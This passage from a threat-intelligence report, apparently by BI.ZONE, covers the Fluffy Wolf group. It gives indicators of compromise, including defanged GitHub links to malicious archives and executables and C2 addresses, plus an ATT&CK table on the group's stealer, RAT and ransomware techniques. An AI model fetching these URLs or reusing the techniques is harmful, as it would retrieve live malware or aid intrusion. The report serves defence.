
The screenshots published by the seller demonstrate a script structure consistent with that observed in PowerLoader samples attributed to Fluffy Wolf. Moreover, the commands used to retrieve PowerShell scripts from the C2 server closely resemble those seen in active campaigns.
The use of this newly identified downloader—advertised for sale on underground forums since April 2026—suggests the ongoing evolution and upgrade of the threat actor's toolkit. Fluffy Wolf continues to adopt new components to hinder the analysis, detection, and attribution of its activities.
Indicators of compromise
Checksums
2e1bd5aa28b63baea57be0ddf4eafaafef07dc59c3273d75513354a3f00aaeaeaa34fcbd1a948b25f16f44142289e12e411671f58ffed1ed723b1a92f56d9e091f135fc93810dbca2dce4827db52ce2c86fd94616594d42b7db183d09338eefbf3d31b6f21ad20a659172febb6ba77638d5721b2e837c3fa285b1519723292d247f131a73681804ce81154a9397a34c47d66b6c740f92d2072372742b1f4d573a0d242ba07c6b2607eb5b8ba2ba2156df9dd7a06919af59dda4198fa6484685458c8af6819d61e55dab218c38baced6d952a733fe6b625f4e3c5664a6a224501c5ac346e5e09ab33598c84bf34d618cbfb89fc3028f33a0bc51e5bc9c97efab5b9318833e9ad4094bb3cd7fa76eb028bcafd65fc22cdb1e57e828a0651792f1ef833236b43cfa6d69b6ceadae649c5c970e6e1b32fd3d3d0e5ccc4faa433e68fe57fad8f15423c5a34e337136f2f1b2c6948b8caee8ec047e85882e6e9e976217c86b45309989b3dc7f07f1e08d9e95ea23f128614c76e76c073fe6785c576be9a4811bc0a14e9dd05554f85c7943ad664590975fe9a2d1f7d3453448534eff3ee1cf4e463bcca1d332510874c71b1623d98655010a923127d1dda9787fc85c2
8745d7a4939a4643d72ee3e9cb177bf6ee23600115bbc3b3e75b9338b64c006bea6dc73aeadb2b9938d1622995275c01e9f9d3770801c420a7b63731d6a48d82d480e38883136f576b2f9a9d600bb85dd2d1bc5a9d44ca2eee2561daee883969
f2f519009fbf68aed3b2011f10af1d85eddcd904bddbd9c9f5da079f125ba4af
2bd0667301cb43be4f4f413f888b23e871d623e7b1cad25a744a5b21de0253be
70e5b8a57d97eef3bdb41f296c05c95fb8bb21409a984edffb1e7ed484ad33399e8cfc30a920e1889dcf91fb6e589442d68538d31ce1ecc362e187df5b3a6dfa5f61676739173cbc4d8b3307dc2e1084454481a793f6890b0f25d290b13a9ecd490b591b75e4f70bf6f11be5af2a594255ba50068b8a4331a11b6a45bf4fd61c0d351f0acc0e642a101c58a3ee67affdb56ad4e1eb2abdb13869e1e79a000b206bd486cfbaef5bcf2102a0d2009274af1db804fb409f2f36b7a765457b3553dbad34363cef40f07aca51d9b5c5efc5a4d64aafdda655a42b4b0cf2a686af189fbdab0d5ba9a45590d6098d1faeaa3c515ef600d34e7dec4a187449e86a195ed90dafc7f545b5338dcdad3c33691bf600aefb67d20409928b26359a019159c07a1e6504c2f3b61296ba1d1604ff1ad914b3bf66a53e3ee48f51a27185ff505c37e8804fe935844a799a9b723e320b12136c42b0943a9577d8b23f10060e788d763468acd6e340e1418a94dab6c60b77985b8a4b1662a19e8d47a582e84a852cd17dc7c6d5cc65f48bc227e2d8d167c3a7d57d9c4f262bb3b61272958e14bff1e4
36512147ca91a464e76e01f90e046c1ed6b82c94aaa7b457e0c48f0fef651717
aff1a5be3885907e61b61fcef03c4eb8e7a86255bb9963a0f2095cd69bb2f6d7d152c06a63fdb76851eab8c50b4f2db7b5a45568034800e883e509eb008c32618140916d84d3995245459da20e1bf5eccf7e1bea53771352cc714441ecf1ba846338c373f170da6cf01729aeba4d23419d8219b63674b5491ef3b6a1fd140b1c
dc5e6cc144723aa34491ca91f47c1bb8817ac779e6e7bb02eb1c895bb488101cd462edfd28489ed3de667f0891a3719d717f63ad192ec9cb601901d2395826e6f035a44d3d45288a142aa9ef6ab21bb1f88b37cc205dc6f3555c0618180ed52f
328dbb06c64422010bb81aa3ed37a62c4110490833dc5109812e730588a58d1c
Network indicators
hxxps://dpaste[.]com/3VY69RY7J.txthxxps://hasteb[.]in/ii5PfCz83aTcDgKhxxps://github[.]com/versachi2026/buh2026/raw/refs/heads/main/pretenziya_14042026_87-325689.rarhxxps://github[.]com/komplekt26/adguardVPNInstaller/raw/refs/heads/main/Document_PRETENZIYA_13052026.rarhxxps://github[.]com/yulyaigonina/document/raw/refs/heads/main/doc_06052026_buh_akt.rarhxxps://github[.]com/yulyaigonina/pochta/raw/refs/heads/main/isc_trebovanie_08052026.rarhxxps://github[.]com/versachi2026/rrr/raw/refs/heads/main/STL0804.exehxxps://github[.]com/versachi2026/rrr/raw/refs/heads/main/VC08042026.exehxxps://github[.]com/versachi2026/rrr/raw/refs/heads/main/VC08042026.exehxxps://raw.githubusercontent[.]com/versachi2026/max/refs/heads/main/VC29032026upload.txthxxps://github[.]com/versachi2026/buh2026/raw/refs/heads/main/VC13042026.exehxxps://github[.]com/versachi2026/buh2026/raw/refs/heads/main/STLNEWKRIp.exehxxp://5.252.153[.]67:60070/script?id=%GUID%&country=RU&admin=true
91.84.118[.]1795.252.153[.]67195.2.67[.]129
MITRE ATT&CK
| Tactic | Technique | Procedure |
|---|---|---|
|
Initial Access |
Phishing: Spearphishing Attachment |
Fluffy Wolf distributes malware via archive attachments to phishing emails |
|
Phishing: Spearphishing Link |
Employs URLs in phishing emails, used to download malicious files |
|
|
Execution |
Command and Scripting Interpreter: PowerShell |
Uses PureRAT and PowerLoader to execute commands and launch malicious components via PowerShell:
|
|
Command and Scripting Interpreter: Windows Command Shell |
Uses batch loaders executed via |
|
|
Command and Scripting Interpreter: JavaScript |
Uses JS loaders executed via |
|
|
Native API |
Uses PureRAT with PluginRemoteDesktop that relies on native WinAPI functions |
|
|
User Execution: Malicious File |
System compromise requires a user to manually launch a malicious loader executable |
|
|
Windows Management Instrumentation |
Fluffy Wolf employs PureLogs to execute WMI queries for gathering system information, detecting installed antivirus software, and interacting with Mozilla Firefox SQLite databases |
|
|
Persistence |
Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder |
Adds PureCrypter and Rust loaders to system startup via the Run registry key
Adds malicious loaders into |
|
Scheduled Task/Job: Scheduled Task |
Leverages Windows Task Scheduler to gain persistence |
|
|
Privilege Escalation |
Abuse Elevation Control Mechanism: Bypass User Account Control |
Uses PureLogs that abuses COM objects with CLSIDs such as |
|
Process Injection: Process Hollowing |
Uses loaders to inject malicious code into address spaces of trusted processes like |
|
|
Stealth |
Debugger Evasion |
Uses PureLogs to check for a debugger via the |
|
Execution Guardrails: Mutual Exclusion |
Uses PureLogs to create a mutex and prevent reinfection |
|
|
Indicator Removal: File Deletion |
Leverages PureLogs that removes itself from a compromised host:
Pay2Key leverages
|
|
|
Hide Artifacts: Hidden Files and Directories |
Fluffy Wolf uses Pay2Key to create hidden directories and restrict user access to them |
|
|
Indicator Removal: Relocate Malware |
Uses Pay2Key to create its own copy named |
|
|
Obfuscated Files or Information |
Employs PureCrypter, PureLogs, and PureRAT obfuscated and protected with .NET Reactor. Obfuscates batch and JS loader code |
|
|
Obfuscated Files or Information: Software Packing |
Uses Pay2Key packed via UPX |
|
|
Virtualization/Sandbox Evasion: System Checks |
Uses PureLogs to terminate execution upon detecting blacklisted processes associated with debugging, monitoring, or malware analysis. PureLogs also checks the computer name, screen resolution, own executable filename length and directory |
|
|
Credential Access |
Credentials from Password Stores: Credentials from Web Browsers |
Fluffy Wolf uses PureLogs to steal credentials from browsers like Google Chrome, Microsoft Edge, Brave, Opera, Yandex, and Mozilla Firefox |
|
Credentials from Password Stores: Windows Credential Manager |
Uses PureLogs to steal data from Windows Credential Manager |
|
|
Unsecured Credentials: Credentials In Files |
Uses PureLogs to retrieve data from storage spaces of Telegram, OpenVPN, ProtonVPN, FileZilla, FoxMail, and Ngrok |
|
|
Unsecured Credentials: Credentials in Registry |
Uses PureLogs to extract data from various Windows Registry applications, including Outlook, WinSCP, and IDM |
|
|
Discovery |
Account Discovery: Local Account |
Employs PureLogs and PureRAT to exfiltrate system account data |
|
File and Directory Discovery |
Employs PureLogs and PureRAT to collect information about files and directories on compromised hosts |
|
|
Process Discovery |
Employs PureLogs and PureRAT to enumerate running processes |
|
|
Software Discovery: Security Software Discovery |
Employs PureLogs and PureRAT to retrieve information on installed antivirus solutions via a WMI query: |
|
|
System Information Discovery |
Employs PureLogs and PureRAT to gather OS and hardware data via WMI queries:
|
|
|
System Network Configuration Discovery |
Uses Pay2Key to extract system configuration data, including MAC and IP addresses |
|
|
System Owner/User Discovery |
Leverages PureLogs to obtain OS user information |
|
|
Collection |
Automated Collection |
Uses PureLogs to automatically steal different data from compromised hosts |
|
Clipboard Data |
Uses PureLogs to exfiltrate clipboard data from compromised hosts |
|
|
Data from Local System |
Uses PureLogs to load files from compromised systems to the C2 server. Pay2Key also collects and copies ZIP archives from a victim’s desktop |
|
|
Input Capture: Keylogging |
Uses PureLogs to intercept keystrokes |
|
|
Screen Capture |
Uses PureLogs to capture screenshots on compromised hosts |
|
|
Command and Control |
Application Layer Protocol: Web Protocols |
Employs PowerLoader to fetch malicious scripts from the C2 server over HTTP:
|
|
Data Encoding: Standard Encoding |
Employs PureLogs and PureRAT to encode transmitted data via protobuf and GZIP |
|
|
Encrypted Channel: Asymmetric Cryptography |
Uses Pay2Key to leverage RSA encryption for data exfiltrated to the C2 server |
|
|
Encrypted Channel: Symmetric Cryptography |
Uses PureLogs to TripleDES‑encrypt transmitted data |
|
|
Ingress Tool Transfer |
Uses PureLogs to upload collected data to the C2 server |
|
|
Non‑Application Layer Protocol |
Uses PureLogs to transmit data to the C2 server via a TCP socket. Pay2Key also exfiltrates public keys via TCP |
|
|
Non‑Standard Port |
Fluffy Wolf employs PureLogs and PureRAT to use non‑standard ports like 8443 and 56001 |
|
|
Proxy: Internal Proxy |
Uses PureRAT to proxy traffic via HTTP and SOCKS5 |
|
|
Remote Access Tools |
Uses PureRAT to leverage PluginRemoteDesktop for remote desktop interaction on compromised hosts |
|
|
Exfiltration |
Exfiltration Over C2 Channel |
Uses PureLogs to upload collected data to the C2 server |
|
Impact |
Data Encrypted for Impact |
Uses Pay2Key to encrypt user files on compromised systems |
|
Network Denial of Service: Direct Network Flood |
Leverages PureRAT to use infected devices for DDoS attacks upon receiving a command from the C2 server |
|
|
Service Stop |
Uses Pay2Key to terminate utilities associated with virtualization and Microsoft SQL Server |
|
|
System Shutdown/Reboot |
Uses PureRAT to force a system to reboot or shut down:
|
Fluffy Wolf relies on phishing emails with malicious attachments and GitHub repository URLs to deliver malware. Solutions like BI.ZONE Mail Security can help block these threats at the perimeter. The tool employs more than 100 filtering mechanisms, including machine vision, YARA rules, and methods of statistical, signature, linguistic, content, and heuristic analysis. The solution leverages several AI models alongside built‑in protection against server auto‑reply loops and bounce messages. This approach allows organizations to filter out unwanted messages without slowing down the delivery of secure ones.
Staying proactive requires an understanding of the methods and tools used by adversaries. The BI.ZONE Threat Intelligence portal provides up‑to‑date details on attackers, their tactics, techniques, tools, along with threat detection recommendations. This enables organizations to integrate cyber threat intelligence into their security operations and prevent future incidents.